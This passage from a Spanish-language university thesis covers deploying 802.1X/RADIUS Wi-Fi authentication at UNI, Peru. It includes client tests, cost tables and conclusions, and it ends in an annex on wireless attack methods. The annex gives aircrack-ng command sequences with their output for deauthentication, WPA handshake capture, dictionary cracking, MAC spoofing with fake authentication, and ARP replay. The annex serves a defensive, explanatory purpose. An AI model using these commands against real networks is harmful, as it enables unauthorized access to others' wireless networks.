


Fig. 5.2 Autenticación con certificado digital desde un suplicante en Windows




Fig. 5.3 Verificación del certificado digital de un suplicante en Windows

5.2.2 Usando la herramienta XSupplicant en software libre

El programa XSupplicant es un suplicante válido en plataformas Windows y que permite configurar distintos métodos de autenticación para el acceso a una red inalámbrica.

En la Fig. 5.4 se muestra los SSIDs disponibles para el acceso a una red wi-fi, escogeremos el SSID "TEST-UNI" para las pruebas de laboratorio.




Fig. 5.4 Selección del SSID usado en el Autenticador

En la Fig. 5.5 se muestra la configuración de las credenciales de usuario usando XSupplicant.




Fig. 5.5 Configuración de las credenciales de usuario usando "Open1X"

En la Fig. 5.6 se comprueba la autenticación de un usuario a la red WIFI de la UNI.




Fig. 5.6 Autorización de un usuario en Windows usando "Open1X"

5.3 Pruebas de autenticación de suplicante en Linux

Para configurar la conexión hacia una red inalámbrica desde un usuario Linux, necesitaremos tener instalado Network Manager. En la Fig. 5.7 se muestra la configuración de los parámetros del usuario para su acceso inalámbrico y en la Fig. 5.8 su validación a la red.




Fig. 5.7 Configuración de las credenciales de un suplicante en Linux




Fig. 5.8 Autorización de un usuario en Linux

5.4 Pruebas de autenticación de suplicante en MAC

Para los usuarios que utilicen dispositivos móviles MAC, los parámetros de configuración son como se muestra en la Fig. 5.9 y en la Fig. 5.10 su validación a la red.




Fig. 5.9 Configuración de las credenciales de un usuario en MAC




Fig. 5.10 Autorización de un suplicante en MAC

5.5 Pruebas de autenticación remota usando un cliente en Windows

En la Fig. 5.11 se observa la configuración de las credenciales de un usuario con dominio "inictel-uni.edu.pe" visitante al campus de la UNI.




Fig. 5.11 Configuración de las credenciales de un usuario con dominio "inictel-uni.edu.pe"

En ésta figura se demuestra la autenticación remota a la RAAP de un usuario visitante jquinto@inictel-uni.edu.pe usando el método de cifrado EAP-TTLS-PAP. De ésta manera, se comprueba la itinerancia de los usuarios de las redes académicas del Perú.

CAPÍTULO VI
ESTIMACIÓN DE COSTOS Y TIEMPO

6.1 Estimación de costos

Los costos de infraestructura usada para la presente tesis se realizaron en base a la mano de obra y de algunos componentes en hardware y software utilizados para su desarrollo.

a) Costos de Componentes en Hardware

Los costos en hardware para llevar a cabo la implementación de la infraestructura propuesta en la UNI son: un servidor Radius, 24 Access Points (dos por cada facultad y dos en el pabellón central) y un Switch Catalyst Cisco.

En la Tabla N° 6.1 se resume las características, precios de cada componente y el precio total estimado de 60690 soles para la implementación de la infraestructura propuesta y en la Tabla N° 6.2 se detalla los componentes en software utilizados.

TABLA N° 6.1 Costos de componentes en hardware

Item	Descripción	Marca	Modelo/Producto	Cantidad	Precio Unitario (./S)	Precio Total (./S)
1	Punto de Acceso	Cisco Aironet	AIR-AP1242AG-A-K9	24	2370	56880
2	Servidor	Compatible	Compatible	1	3000	3000
3	Switch	Cisco	2950	1	810	810
						60690

b) Costos de Componentes en Software

TABLA N° 6.2 Costos de componentes en software

Item	Descripción	Marca	Modelo/Producto	Cantidad	Precio Unitario (./S)	Precio Total (./S)
1	Software Libre	Debian	Squeeze	1	0.00	0.00
2	Software Libre	Centos	Centos	1	0.00	0.00
3	Software Libre	Open1X	Xsupplicant	1	0.00	0.00
						0.00

Es importante tener presente que no se han incurrido en costos de software por haberse utilizado software libre en el desarrollo de la solución.

Los costos restantes son los de la mano de obra para las pruebas y configuración de los servidores utilizados, el modelamiento de la base de datos y del árbol de directorios LDAP.

6.2 Estimación de tiempo

En la Tabla Nº 6.3 se observa las actividades por cada mes y el tiempo estimado correspondiente a dicha actividad para lo cual se llevaría a cabo la implementación de la infraestructura propuesta en la UNI. En dicha tabla se asume como fecha de inicio de las actividades en Enero del 2013 y tiene un tiempo de duración de cuatro meses aproximadamente.

TABLA N° 6.3 Estimación del cronograma de trabajo de la tesis

Meta	ACTIVIDAD	TIEMPO ESTIMADO 2013	Enero	Febrero	Marzo	Abril
1	Instalación y configuración del sistema operativo Linux.	1 mes				
2	Implementación de un servidor RADIUS para la UNI.	1 mes				
3	Configuración de las firmas digitales para el servidor RADIUS	1 mes				
4	Configuración de los Puntos de Accesos por cada facultad	2 meses				
5	Configuración de las VLANs en el Switch Cisco Catalyst.	1 mes				
6	Pruebas de operatividad usando distintos dispositivos y sistemas operativos	1 mes				

Estos tiempos valorizados en salario representan en costo un monto de S/. 0.

Este monto es del costo de desarrollo. El precio si sería otro monto totalmente distinto por los demás conceptos involucrados en la determinación del precio de un producto y que no son objeto del presente trabajo.

CONCLUSIONES Y RECOMENDACIONES

CONCLUSIONES

a) Se ha logrado cumplir con los objetivos generales y específicos de la tesis:

- Durante el proceso de desarrollo de la tesis, se verificó la autenticación segura y transparente de usuarios locales al dominio "uni.edu.pe" así como usuarios visitantes de otras instituciones académicas como por ejemplo "inictel-uni.edu.pe" o "test.rediris.es" de España. Ellos pudieron acceder a la red inalámbrica con dominio "uni.edu.pe" usando la misma cuenta de correo de su institución de origen.
- De igual forma, se demostró la validación entre el servidor RADIUS institucional propuesto y el servidor Proxy RADIUS de Perú para el reenvió de peticiones de usuarios visitantes a la universidad.
- También se verificó la validación entre el Punto de Acceso y el servidor RADIUS institucional.
- Por último, se verificó la autenticación de usuarios de un servidor de base de datos y un servidor de directorios LDAP.

b) Entre los análisis realizados al protocolo estándar IEEE 802.1X, se pudo demostrar que mediante el protocolo de autenticación extensible (EAP) se puede cifrar las credenciales de los usuarios y mediante el protocolo RADIUS se autoriza el ingreso de un usuario hacia una red segura.

c) Se sabe que los estudiantes o profesores de la UNI cuentan con solo una cuenta de correo electrónico institucional con dominio "uni.edu.pe" para el acceso a sus trámites internos y externos. Con la infraestructura de solución propuesta se pudo comprobar que usando las mismas credenciales de correo electrónico institucional, se puede autorizar el acceso a estos mismos usuarios usando redes avanzadas desde un dispositivo móvil.

d) Durante las pruebas de autenticación remota, los usuarios, visitantes a otra institución académica, pueden acceder a las redes avanzadas con su misma cuenta de correo institucional y de forma segura.

e) Los usuarios de la UNI pueden acceder a las redes avanzadas desde cualquier dispositivo móvil que soporte el protocolo 802.1X. En las pruebas realizadas en el capítulo VIII, se desarrollan distintas pruebas de autenticación usando sistemas operativos Windows, Linux, MAC y Android.

f) Considerando los resultados encontrados en las pruebas de operatividad, se concluye que la infraestructura de una red inalámbrica usando 802.1X es un método seguro de autenticación y confidencialidad de la información usada por los usuarios de las universidades, a la vez que ellos puedan autenticarse a las redes avanzadas de otra universidad manteniendo la conectividad inalámbrica en todo momento.

g) Los últimos protocolos y métodos de autenticación para redes inalámbricas son creados en base al estándar IEEE 802.1X, y en un futuro la tecnología móvil estará preparado para ofrecer nuevas posibilidades de acceso desde distintos lugares.

RECOMENDACIONES

a) Para la implementación de una infraestructura de acceso seguro a redes avanzadas, se recomienda usar el estándar IEEE 802.1X con el fin de proporcionar mecanismos seguros de autenticación para usuarios conectados desde un dispositivo móvil a una red inalámbrica de una institución.

b) Se recomienda que las instituciones del sistema I+D+i (Investigación, desarrollo e innovación) desarrollen la infraestructura de acceso propuesto para que puedan beneficiarse de la itinerancia en todo el sistema académico y de investigación nacional e internacional.

c) Una vez que los usuarios accedan a la RAAP mediante una red WIFI, la información viajará de un modo seguro en la red interna pero con un mal uso del internet su información podría verse comprometida, es por eso que se recomienda tomar las medidas necesarias para la protección de la información ante ciertos tipos de ataques de informáticos.

d) En el caso que los usuarios móviles requieran incluir el certificado digital de la autoridad certificadora que firmó la validez del servidor RADIUS, es recomendable verificar el tiempo de caducidad de dicho certificado, la clave pública y la huella digital del mismo.

e) Por otro lado, también se recomienda disminuir la potencia del transmisor del Punto de Acceso y el uso de antenas direccionales para así lograr que las ondas de radio no salgan fuera del ámbito de red de la organización y así evitar ataques en las redes.

f) Existen otras formas de vulnerar la seguridad de una red inalámbrica con soporte 802.1X, como por ejemplo los "ataques de ingeniería social". Para evitar esto es necesario que cada institución cuente con unas series de políticas de seguridad para disminuir el riesgo de seguridad.

g) En la implementación de la infraestructura 802.1X, se recomienda separar lógicamente a los distintos tipos de usuarios mediante el uso de vlans.

h) Para el cifrado de los datos transmitidos por los usuarios, se recomienda el uso del protocolo WPA2 junto con el protocolo de encriptación CCMP basado en AES para garantizar mejor la seguridad de la información de los usuarios a diferencia del protocolo WPA-TKIP.

ANEXO A
MÉTODOS DE ATAQUE A LAS REDES INALÁMBRICAS

ANEXO A

MÉTODOS DE ATAQUE A LAS REDES INALÁMBRICAS

a) Ataques a los protocolos WEP y WPA-TKIP

Este tipo de ataques envía paquetes de desasociación a uno o más usuarios conectados a un Access Point con seguridad WEP. Existen tres razones para querer desasociar a un cliente de una red inalámbrica, éstas son:

- Recuperar un SSID oculto por no estar anunciado en el Access Point.
- Capturar de handshakes WPA.
- Generar peticiones ARP.

Ejemplo: Generar peticiones ARP (ver fig. A.1)

Sintaxis:

aireplay-ng -0 5 -a <mac_ap> -c <mac_victima> wlan0

Resultado:

```
root@root:~# aireplay-ng -0 5 -a 00:1C:10:8C:43:19 -c 00:21:00:CE:1D:7E wlan0
12:37:15  Waiting for beacon frame (BSSID: 00:1C:10:8C:43:19) on channel 6
12:37:15  Sending 64 directed DeAuth. STMAC: [00:21:00:CE:1D:7E] [42|56 ACKs]
12:37:16  Sending 64 directed DeAuth. STMAC: [00:21:00:CE:1D:7E] [52|57 ACKs]
12:37:16  Sending 64 directed DeAuth. STMAC: [00:21:00:CE:1D:7E] [51|61 ACKs]
12:37:17  Sending 64 directed DeAuth. STMAC: [00:21:00:CE:1D:7E] [38|57 ACKs]
12:37:18  Sending 64 directed DeAuth. STMAC: [00:21:00:CE:1D:7E] [44|60 ACKs]
```

Fig. A.1 Captura de paquetes ARP

Ejemplo: Captura Handshakes de WPA (ver fig. A.2)

Sintaxis:

- airmon-ng start wlan0
- airodump-ng -c <canal_ssid> --bssid <mac_AP> -w tesis wlan0
- aireplay-ng -0 5 -a <mac_ap> -c <mac_cliente_asociado> wlan0
- aircrack-ng -w diccionario-tesis tesis.cap

Resultados:

```
CH  6 ][ Elapsed: 7 mins ][ 2011-12-27 12:38 ][ WPA handshake: 00:1C:10:8C:43:19

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1C:10:8C:43:19  -53  83     3794      966    5   6  54   WPA  TKIP   PSK  act-iptv

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:1C:10:8C:43:19  00:21:00:CE:1D:7E  -12   24 -54      1     1262
```

Fig. A.2 Monitoreo del tráfico de paquetes WPA

```
                      Aircrack-ng 1.1 r1904

            [00:00:00] 2 keys tested (84.07 k/s)

                  KEY FOUND! [ inicteluni2 ]

 Master Key     : 81 11 88 06 79 BC FF 2B ED 39 EA 51 91 CD 09 E0
                  C2 AF 6B 9D 4B B7 9F 63 55 04 6E 37 35 B6 44 CB

 Transient Key  : 92 07 94 FA DA 3B DC B7 B9 F4 CD 74 97 C3 13 0E
                  2B 50 57 21 E4 11 9A 33 6A 63 A5 DC A4 61 7D CC
                  B1 39 74 0A 3D A3 43 16 9C 24 83 8C F1 4F DE D6
                  50 51 1F B5 6F A5 EF 5F 69 4C D8 B0 C4 38 FD 6F

 EAPOL HMAC     : CA 7C 0D C3 39 36 B2 FA 03 CF B8 67 17 B1 F2 E3
```

Fig. A.3 Crackeo de claves WPA-TKIP

b) Falsa autenticación

Permite asociarse con el Punto de Acceso realizando dos tipos de autenticaciones falsas (modos open y compartidos). Éste ataque es útil cuando necesitamos una dirección mac asociada de un cliente conectado a la red. Tener en cuenta que estos ataques no generan paquetes ARP.

Sintaxis:

aireplay-ng -1 0 -e <nombre_ap> -a <mac_ap> -h <mac_atacante> wlan0

Los ataques de falsa autenticación son necesarios cuando se quiere inyectar paquetes ARP para generar tráfico de paquetes y obtener la clave WEP.

Para generar los ataques de falsa autenticación, una buena idea sería cambiar el valor de la MAC-Address por una válida, es decir cambiando solo los 3 últimos bytes por un valor distinto.

Ejemplo: Cambio de MAC con macchanger.

mac address actual 00:21:00:ce:1d:7e

Cambio de MAC
macchanger –mac=00:21:00:aa:bb:cc wlan0
mac address actual: 00:21:00:aa:bb:cc

```
root@root:~# aireplay-ng -1 0 -e test-act -a 00:26:0A:6F:B2:30 -h B0-14-A5-73-F2-24 wlan0
05:29:44  Waiting for beacon frame (BSSID: 00:26:0A:6F:B2:30) on channel 3

05:29:44  Sending Authentication Request (Open System)
05:29:44  Authentication successful
05:29:44  Sending Association Request
05:29:44  Association successful :-) (AID: 1)
```

Fig. A.4 Falsa Autenticación

c) Selección iterativa del paquete a enviar

Éste tipo de ataque nos sirve para escoger el paquete a reenviar (o inyectar), esto puede ser paquetes capturado por la tarjeta wifi o utilizando un archivo en formato .cap o .pcap, éste último nos permite importar paquetes obtenidos con otros ataques y usarlo para reinyectar paquetes a un nuevo archivo.

Sintaxis:
aireplay-ng -2 <opciones de filtro> <opciones de reenvio> -r <nombre de archivo> wlan0

Ejemplo:

aireplay-ng -2 -p 0841 -m 68 -n 86 -b <mac_AP> -c <mac_broadcast> -h <mac_origen> ath0

```
root@root:~# aireplay-ng -2 -p 0841 -m 68 -n 86 -b 00:26:0A:6F:B2:30 -c FF:FF:FF:FF:FF:FF -h B0-14-A5-73-F2-24 wlan0
Read 205 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:26:0A:6F:B2:30
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC   =  00:04:75:BE:7B:11

        0x0000:  0842 0000 ffff ffff ffff 0026 0a6f b230  .B.........&.o.0
        0x0010:  0004 75be 7b11 10cd 3206 0200 fa48 c48e  ..u.{...2....H..
        0x0020:  b5b7 72f8 cceb fd73 4f29 3977 0f35 3417  ..r....sO)9w.54.
        0x0030:  e68b 7a8b 04c6 1069 1613 24b8 be51 8f06  ..z....i..$..Q..
        0x0040:  66c6 2b91 bcf2 2112 fe74 7a72 6de7 cbd4  f.+...!..tzrm...
        0x0050:  987c eb24 f14c                           .|.$.L

Use this packet ? y

Saving chosen packet in replay_src-1228-092457.cap
You should also start airodump-ng to capture replies.

Sent 209253 packets...(499 pps)
```

Fig. A.5 Reenvio de paquetes ARP

Podemos observar en la figura A.6 que el tamaño del paquete es 86, igual al tamaño máximo de paquete permitido. Este valor quiere decir que el cliente está asociado a una red cableada.

Al poner "Y", estaremos aceptando que se ha encontrado un cliente al cuál le está llegando los paquetes broadcast entonces se empezará a generar IVs.

```
root@root:~# ls
Desktop     out-01.csv         out-01.kismet.netxml        replay_src-1228-093858.cap
out-01.cap  out-01.kismet.csv  replay_src-1228-092457.cap
```

Fig. A.6 Archivos generados para el reenvió de paquetes ARP

Para que funcione mucho mejor éstos tipos de ataques, es necesario que no esté asociado con el Punto de Acceso.

d) Reinyección de una petición ARP (ARP-Request)

